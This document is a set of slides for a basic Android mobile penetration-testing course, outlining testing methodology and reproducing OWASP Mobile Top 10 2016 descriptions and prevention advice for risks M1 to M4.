BASIC PENETRATION TESTING

Android Mobile Applications

Ahmad Muammar WK, OSCE, OSCP (C)2019 - me@ammar.web.id

AGENDA


Day	Subject	Details
Day 1	Introduction to Mobile Penetration Testing	• Mobile Penetration Testing Introduction • Mobile Application OWASP TOP 10 Risk • Android OS introduction • Android Debug Bridge (ADB) Introduction
Days 1	Static Analysis	• Introduction to Static Analysis in Mobile Platform • Introduction to Static Analysis Tools • APK File extraction, using Apktool • Decompilation .dex, using dex2jar and JDGUI • Code Patching, Recompile and Resign the APK • Using Static Analysis tools: MobSF

AGENDA

Day	Subject	Details
Day 2	Dynamic Analysis	• Introduction to Dynamic Analysis • Analyzing Logs using logcat • Monitoring activity • Analysis Input/Output data • Debugging
Day 2	Traffic analysis and manipulation	• Using proxies and sniffer for traffic analysis: Burp • Importing SSL Certificate & trusted CA's • Common Threat and vulnerabilities related to traffic.

MOBILE SECURITY

Penetrationg Testing




MOBILE APPLICATION PENETRATION TESTING

- Increase Mobile Applications security levels
- Detect and Prevent possible/future Attacks on Mobila applications infrastructure
- Meet Security Standard
- Comply With Regulations

MOBILE APPLICATION PENETRATION TESTING SCOPE

- Mobile Application Server
  - Backend, Middleware/API, frontend
- Mobile Applications
  - Mobile Applications (Android, IOS, Windows Mobile)
- Network Communications

MOBILE APPLICATION PENETRATION TESTING METHODOLOGY



MOBILE APPLICATION PENETRATION TESTING METHODOLOGY

DISCOVERY

- Collect information that is essential in understanding events that lead to the successful exploitation of mobile applications
- Open Source Intelegent (OSINT)
- Learning the Platform, develop threat model
- Understand Type of Applications (native, hybrid, web)
- Get the Applications installer (.apk, .ios)

MOBILE APPLICATION PENETRATION TESTING METHODOLOGY

ANALYSIS

- Going through the mobile application source code and identifying potential entry points and weaknesses that can be exploited.
- Perform Static Analysis
  - Reverse Engineering
- Perform Dynamic Analysis
- Network Analysis
- Vulnerability Analysis

MOBILE APPLICATION PENETRATION TESTING METHODOLOGY

EXPLOITATION

- Leveraging the discovered vulnerabilities to take advantage of the mobile application in a manner not intended by the programmer initially did not intend.


MOBILE APPLICATION PENETRATION TESTING METHODOLOGY

REPORTING

- Recording and presenting the discovered issues in a manner that makes sense to management. This is also the stage that differentiates a penetration test from an attack.

MOBILE SECURITY

OWASP TOP 10



OWASP MOBILE TOP 10 – 2016

Mobile Top 10 2016-Top 10

M1 - Improper Platform Usage	This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security control that is part of the mobile operating system. There are several ways that mobile apps can experience this risk.
M2 - Insecure Data Storage	This new category is a combination of M2 + M4 from Mobile Top Ten 2014. This covers insecure data storage and unintended data leakage.
M3 - Insecure Communication	This covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, etc.
M4 - Insecure Authentication	This category captures notions of authenticating the end user or bad session management. This can include: • Failing to identify the user at all when that should be required • Failure to maintain the user's identity when it is required • Weaknesses in session management
M5 - Insufficient Cryptography	The code applies cryptography to a sensitive information asset. However, the cryptography is insufficient in some way. Note that anything and everything related to TLS or SSL goes in M3. Also, if the app fails to use cryptography at all when it should, that probably belongs in M2. This category is for issues where cryptography was attempted, but it wasn't done correctly.
M6 - Insecure Authorization	This is a category to capture any failures in authorization (e.g., authorization decisions in the client side, forced browsing, etc.). It is distinct from authentication issues (e.g., device enrolment, user identification, etc.). If the app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then that is an authentication failure not an authorization failure.
M7 - Client Code Quality	This was the "Security Decisions Via Untrusted Inputs", one of our lesser-used categories. This would be the catch-all for code-level implementation problems in the mobile client. That's distinct from server-side coding mistakes. This would capture things like buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that's running on the mobile device.
M8 - Code Tampering	This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification. Once the application is delivered to the mobile device, the code and data resources are resident there. An attacker can either directly modify the code, change the contents of memory dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. This can provide the attacker a direct method of subverting the intended use of the software for personal or monetary gain.
M9 - Reverse Engineering	This category includes analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA Pro, Hopper, otool, and other binary inspection tools give the attacker insight into the inner workings of the application. This may be used to exploit other nascent vulnerabilities in the application, as well as revealing information about back end servers, cryptographic constants and ciphers, and intellectual property.
M10 - Extraneous Functionality	Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example includes disabling of 2-factor authentication during testing.

https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10

M1. IMPROPER PLATFORM USAGE

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security control that is part of the mobile operating system.	The attack vectors correspond to the same attack vectors available through the traditional OWASP Top Ten. Any exposed API call can serve as attack vector here.	In order for this vulnerability to be exploited, the organization must expose a web service or API call that is consumed by the mobile app. The exposed service or API call is implemented using insecure coding techniques that produce an OWASP Top Ten vulnerability within the server. Through the mobile interface, an adversary is able to feed malicious inputs or unexpected sequences of events to the vulnerable endpoint. Hence, the adversary realizes the original OWASP Top Ten vulnerability on the server.		The technical impact of this vulnerability corresponds to the technical impact of the associated vulnerability (defined in the OWASP Top Ten) that the adversary is exploiting via the mobile device. For example, an adversary may exploit a Cross-Site Scripting (XSS) vulnerability via the mobile device. This corresponds to the OWASP Top Ten A3 - XSS Category with a technical impact of moderate.	The business impact of this vulnerability corresponds to the business impact of the associated vulnerability (defined in the OWASP Top Ten) that the adversary is exploiting via the mobile device. For example, an adversary may exploit a Cross-Site Scripting (XSS) vulnerability via the mobile device. This corresponds to the OWASP Top Ten A3 - XSS Category's business impacts.

Am I Vulnerable To 'Improper Platform Usage'?

The defining characteristic of risks in this category is that the platform (iOS, Android, Windows Phone, etc.) provides a feature or a capability that is documented and well understood. The app fails to use that capability or uses it incorrectly. This differs from other mobile top ten risks because the design and implementation is not strictly the app developer's issue.

There are several ways that mobile apps can experience this risk.

1. **Violation of published guidelines.** All platforms have development guidelines for security (c.f., ((Android)), ((iOS)), ((Windows Phone))). If an app contradicts the best practices recommended by the manufacturer, it will be exposed to this risk. For example, there are guidelines on how to use the iOS Keychain or how to secure exported services on Android. Apps that do not follow these guidelines will experience this risk.
2. **Violation of convention or common practice.** Not all best practices are codified in manufacturer guidance. In some instances, there are de facto best practices that are common in mobile apps.
3. **Unintentional Misuse.** Some apps intend to do the right thing, but actually get some part of the implementation wrong. This could be a simple bug, like setting the wrong flag on an API call, or it could be a misunderstanding of how the protections work.

Failures in the platform's permission models fall into this category. For example, if the app requests too many permissions or the wrong permissions, that is best categorised here.

How Do I Prevent 'Improper Platform Usage'?

Secure coding and configuration practices must be used on server-side of the mobile application. For specific vulnerability information, refer to the OWASP Web Top Ten or Cloud Top Ten projects.

M1. IMPROPER PLATFORM USAGE

Example Attack Scenarios

Because there are several platforms, each with hundreds or thousands of APIs, the examples in this section only scratch the surface of what is possible.

App Local Storage Instead of Keychain The iOS Keychain is a secure storage facility for both app and system data. On iOS, apps should use it to store any small data that has security significance (session keys, passwords, device enrolment data, etc.). A common mistake is to store such items in app local storage. Data stored in app local storage is available in unencrypted iTunes backups (e.g., on the user's computer). For some apps, that exposure is inappropriate.

Below, you can see that there are many risks and vulnerabilities that you must mitigate in order to satisfy M1:

OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

The Worst Offenders

Below is a list vulnerability types that OWASP sees most often within mobile applications:

Poor Web Services Hardening

- Logic flaws
  - Testing for business logic flaws
  - Business Logic Security Cheat Sheet
- Weak Authentication
  - OWASP Top Ten Broken Authentication Section
  - Authentication Cheat Sheet
  - Developers Guide for Authentication
  - Testing for Authentication
- Weak or no session management
- Session fixation
- Sensitive data transmitted using GET method

Insecure web server configurations

- Default content
- Administrative interfaces

Injection (SQL, XSS, Command) on both web services and mobile-enabled websites

Authentication flaws

Session Management flaws

Access control vulnerabilities

Local and Remote File Includes

M2. INSECURE DATA STORAGE

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
Threats agents include the following: an adversary that has attained a lost/stolen mobile device; malware or another repackaged app acting on the adversary's behalf that executes on the mobile device.	In the event that an adversary physically attains the mobile device, the adversary hooks up the mobile device to a computer with freely available software. These tools allow the adversary to see all third party application directories that often contain stored personally identifiable information (PII) or other sensitive information assets. An adversary may construct malware or modify a legitimate app to steal such information assets.	Insecure data storage vulnerabilities occur when development teams assume that users or malware will not have access to a mobile device's filesystem and subsequent sensitive information in data-stores on the device. Filesystems are easily accessible. Organizations should expect a malicious user or malware to inspect sensitive data stores. Usage of poor encryption libraries is to be avoided. Rooting or jailbreaking a mobile device circumvents any encryption protections. When data is not protected properly, specialized tools are all that is needed to view application data.		This can result in data loss, in the best case for one user, and in the worst case for many users. It may also result in the following technical impacts: extraction of the app's sensitive information via mobile malware, modified apps or forensic tools. The nature of the business impact is highly dependent upon the nature of the information stolen. Insecure data may result in the following business impacts: • Identity theft; • Privacy violation; • Fraud; • Reputation damage; • External policy violation (PCI); or • Material loss.	Insecure data storage vulnerabilities typically lead to the following business risks for the organization that owns the risk app: • Identity Theft • Fraud • Reputation Damage • External Policy Violation (PCI); or • Material Loss.

Am I Vulnerable To 'Insecure Data Storage'?

This category insecure data storage and unintended data leakage. Data stored insecurely includes, but is not limited to, the following:

- SQL databases;
- Log files;
- XML data stores ou manifest files;
- Binary data stores;
- Cookie stores;
- SD card;
- Cloud synced.

Unintended data leakage includes, but is not limited to, vulnerabilities from:

- The OS;
- Frameworks;
- Compiler environment;
- New hardware.
- Rooted or Jailbroken devices

This is obviously without a developer's knowledge. In mobile development specifically, this is most seen in undocumented, or under-documented, internal processes such as:

- The way the OS caches data, images, key-presses, logging, and buffers;
- The way the development framework caches data, images, key-presses, logging, and buffers;
- The way or amount of data ad, analytic, social, or enablement frameworks cache data, images, key-presses, logging, and buffers.

How Do I Prevent 'Insecure Data Storage'?

It is important to threat model your mobile app, OS, platforms and frameworks to understand the information assets the app processes and how the APIs handle those assets. It is crucial to see how they handle the following types of features :


- URL caching (both request and response);
- Keyboard press caching;
- Copy/Paste buffer caching;
- Application backgrounding;
- Intermediate data
- Logging;
- HTML5 data storage;
- Browser cookie objects;
- Analytics data sent to 3rd parties.

M2. INSECURE DATA STORAGE

Example Attack Scenarios

A Visual Example

iGoat is a purposefully vulnerable mobile app for the security community to explore these types of vulnerabilities first hand. In the exercise below, we enter our credentials and log in to the fake bank app. Then, we navigate to the file system. Within the applications directory, we can see a database called “credentials.sqlite”. Exploring this database reveals that the application is storing our username and credentials (Jason:pleasedontstoremebro!) in plain text.



M3. INSECURE COMMUNICATION

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
When designing a mobile application, data is commonly exchanged in a client-server fashion. When the solution transmits its data, it must traverse the mobile device's carrier network and the internet. Threat agents might exploit vulnerabilities to intercept sensitive data while it's traveling across the wire. The following threat agents exist: • An adversary that shares your local network (compromised or monitored Wi-Fi); • Carrier or network devices (routers, cell towers, proxy's, etc); or • Malware on your mobile device.	The exploitabilty factor of monitoring a network for insecure communications ranges. Monitoring traffic over a carrier's network is harder than that of monitoring a local coffee shop's traffic. In general, targeted attacks are easier to perform.	Mobile applications frequently do not protect network traffic. They may use SSL/TLS during authentication but not elsewhere. This inconsistency leads to the risk of exposing data and session IDs to interception. The use of transport security does not mean the app has implemented it correctly. To detect basic flaws, observe the phone's network traffic. More subtle flaws require inspecting the design of the application and the applications configuration.		This flaw exposes an individual user's data and can lead to account theft. If the adversary intercepts an admin account, the entire site could be exposed. Poor SSL setup can also facilitate phishing and MITM attacks.	At a minimum, interception of sensitive data through a communication channel will result in a privacy violation. The violation of a user's confidentiality may result in: • Identity theft; • Fraud, or • Reputational Damage.

Am I Vulnerable To 'Insecure Communication'?

This risk covers all aspects of getting data from point A to point B, but doing it insecurely. It encompasses mobile-to-mobile communications, app-to-server communications, or mobile-to-something-else communications. This risk includes all communications technologies that a mobile device might use: TCP/IP, WiFi, Bluetooth/Bluetooth-LE, NFC, audio, infrared, GSM, 3G, SMS, etc.

All the TLS communications issues go here. All the NFC, Bluetooth, and WiFi issues go here.

The prominent characteristics include packaging up some kind of sensitive data and transmitting it into or out of the device. Some examples of sensitive data include encryption keys, passwords, private user information, account details, session tokens, documents, metadata, and binaries. The sensitive data can be coming to the device from a server, it can be coming from an app out to a server, or it might be going between the device and something else local (e.g., an NFC terminal or NFC card). The defining characteristic of this risk is the existence of two devices and some data passing between them.

If the data is being stored locally in the device itself, that's #Insecure Data. If the session details are communicated securely (e.g., via a strong TLS connection) but the session identifer itself is bad (perhaps it is predictable, low entropy, etc.), then that's an #Insecure Authentication problem, not a communication problem.

The usual risks of insecure communication are around data integrity, data confidentiality, and origin integrity. If the data can be changed while in transit, without the change being detectable (e.g., via a man-in-the-middle attack) then that is a good example of this risk. If confidential data can be exposed, learned, or derived by observing the communications as it happens (i.e., eavesdropping) or by recording the conversation as it happens and attacking it later (offline attack), that's also an insecure communication problem. Failing to properly setup and validate a TLS connection (e.g., certificate checking, weak ciphers, other TLS configuration problems) are all here in insecure communication.

How Do I Prevent 'Insecure Communication'?

General Best Practices

- Assume that the network layer is not secure and is susceptible to eavesdropping.
- Apply SSL/TLS to transport channels that the mobile app will use to transmit sensitive information, session tokens, or other sensitive data to a backend API or web service.
- Account for outside entities like third-party analytics companies, social networks, etc. by using their SSL versions when an application runs a routine via the browser/webkit. Avoid mixed SSL sessions as they may expose the user's session ID.
- Use strong, industry standard cipher suites with appropriate key lengths.
- Use certificates signed by a trusted CA provider.
- Never allow self-signed certificates, and consider certificate pinning for security conscious applications.
- Always require SSL chain verification.
- Only establish a secure connection after verifying the identity of the endpoint server using trusted certificates in the key chain.
- Alert users through the UI if the mobile app detects an invalid certificate.
- Do not send sensitive data over alternate channels (e.g, SMS, MMS, or notifications).
- If possible, apply a separate layer of encryption to any sensitive data before it is given to the SSL channel. In the event that future vulnerabilities are discovered in the SSL implementation, the encrypted data will provide a secondary defense against confidentiality violation.

Newer threats allow an adversary to eavesdrop on sensitive traffic by intercepting the traffic within the mobile device just before the mobile device's SSL library encrypts and transmits the network traffic to the destination server. See M10 for more information on the nature of this risk.

M3. INSECURE COMMUNICATION

Example Attack Scenarios

There are a few common scenarios that penetration testers frequently discover when inspecting a mobile app's communication security:

Lack of certificate inspection The mobile app and an endpoint successfully connect and perform a TLS handshake to establish a secure channel. However, the mobile app fails to inspect the certificate offered by the server and the mobile app unconditionally accepts any certificate offered to it by the server. This destroys any mutual authentication capability between the mobile app and the endpoint. The mobile app is susceptible to man-in-the-middle attacks through a TLS proxy.

Weak handshake negotiation The mobile app and an endpoint successfully connect and negotiate a cipher suite as part of the connection handshake. The client successfully negotiates with the server to use a weak cipher suite that results in weak encryption that can be easily decrypted by the adversary. This jeopardizes the confidentiality of the channel between the mobile app and the endpoint.

Privacy information leakage The mobile app transmits personally identifiable information to an endpoint via non-secure channels instead of over SSL. This jeopardizes the confidentiality of any privacy-related data between the mobile app and the endpoint.

M4. INSECURE AUTHENTICATION

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Threat agents that exploit authentication vulnerabilities typically do so through automated attacks that use available or custom-built tools.	Once the adversary understands how the authentication scheme is vulnerable, they fake or bypass authentication by submitting service requests to the mobile app's backend server and bypass any direct interaction with the mobile app. This submission process is typically done via mobile malware within the device or botnets owned by the attacker.	Poor or missing authentication schemes allow an adversary to anonymously execute functionality within the mobile app or backend server used by the mobile app. Weaker authentication for mobile apps is fairly prevalent due to a mobile device's input form factor. The form factor highly encourages short passwords that are often purely based on 4-digit PINs. Authentication requirements for mobile apps can be quite different from traditional web authentication schemes due to availability requirements. In traditional web apps, users are expected to be online and authenticate in real-time with a backend server. Throughout their session, there is a reasonable expectation that they will have continuous access to the Internet. In mobile apps, users are not expected to be online at all times during their session. Mobile internet connections are much less reliable or predictable than traditional web connections. Hence, mobile apps may have uptime requirements that require offline authentication. This offline requirement can have profound ramifications on things that developers must consider when implementing mobile authentication. To detect poor authentication schemes, testers can perform binary attacks against the mobile app while it is in 'offline' mode. Through the attack, the tester will force the app to bypass offline authentication and then execute functionality that should require offline authentication (for more information on binary attacks, see M10). As well, testers should try to execute any backend server functionality anonymously by removing any session tokens from any POST/GET requests for the mobile app functionality.		The technical impact of poor authentication is that the solution is unable to identify the user performing an action request. Immediately, the solution will be unable to log or audit user activity because the identity of the user cannot be established. This will contribute to an inability to detect the source of an attack, the nature of any underlying exploits, or how to prevent future attacks. Authentication failures may expose underlying authorization failures as well. When authentication controls fail, the solution is unable to verify the user's identity. This identity is linked to a user's role and associated permissions. If an attacker is able to anonymously execute sensitive functionality, it highlights that the underlying code is not verifying the permissions of the user issuing the request for the action. Hence, anonymous execution of code highlights failures in both authentication and authorization controls.	The business impact of poor authentication will typically result in the following at a minimum: • Reputational Damage • Information Theft; or • Unauthorized Access to Data.

Am I Vulnerable To 'Insecure Authentication'?

There are many different ways that a mobile app may suffer from insecure authentication:

- If the mobile app is able to anonymously execute a backend API service request without providing an access token, this application suffers from insecure authentication;
- If the mobile app stores any passwords or shared secrets locally on the device, it most likely suffers from insecure authentication;
- If the mobile app uses a weak password policy to simplify entering a password, it suffers from insecure authentication; or
- If the mobile app uses a feature like TouchID, it suffers from insecure authentication.

How Do I Prevent 'Insecure Authentication'?

Avoid Weak Patterns

Avoid the following Insecure Mobile Application Authentication Design Patterns:

- If you are porting a web application to its mobile equivalent, authentication requirements of mobile applications should match that of the web application component. Therefore, it should not be possible to authenticate with less authentication factors than the web browser;
- Authenticating a user locally can lead to client-side bypass vulnerabilities. If the application stores data locally, the authentication routine can be bypassed on jailbroken devices through run-time manipulation or modification of the binary. If there is a compelling business requirement for offline authentication, see M10 for additional guidance on preventing binary attacks against the mobile app;
- Where possible, ensure that all authentication requests are performed server-side. Upon successful authentication, application data will be loaded onto the mobile device. This will ensure that application data will only be available after successful authentication;
- If client-side storage of data is required, the data will need to be encrypted using an encryption key that is securely derived from the user's login credentials. This will ensure that the stored application data will only be accessible upon successfully entering the correct credentials. There are additional risks that the data will be decrypted via binary attacks. See M9 for additional guidance on preventing binary attacks that lead to local data theft;
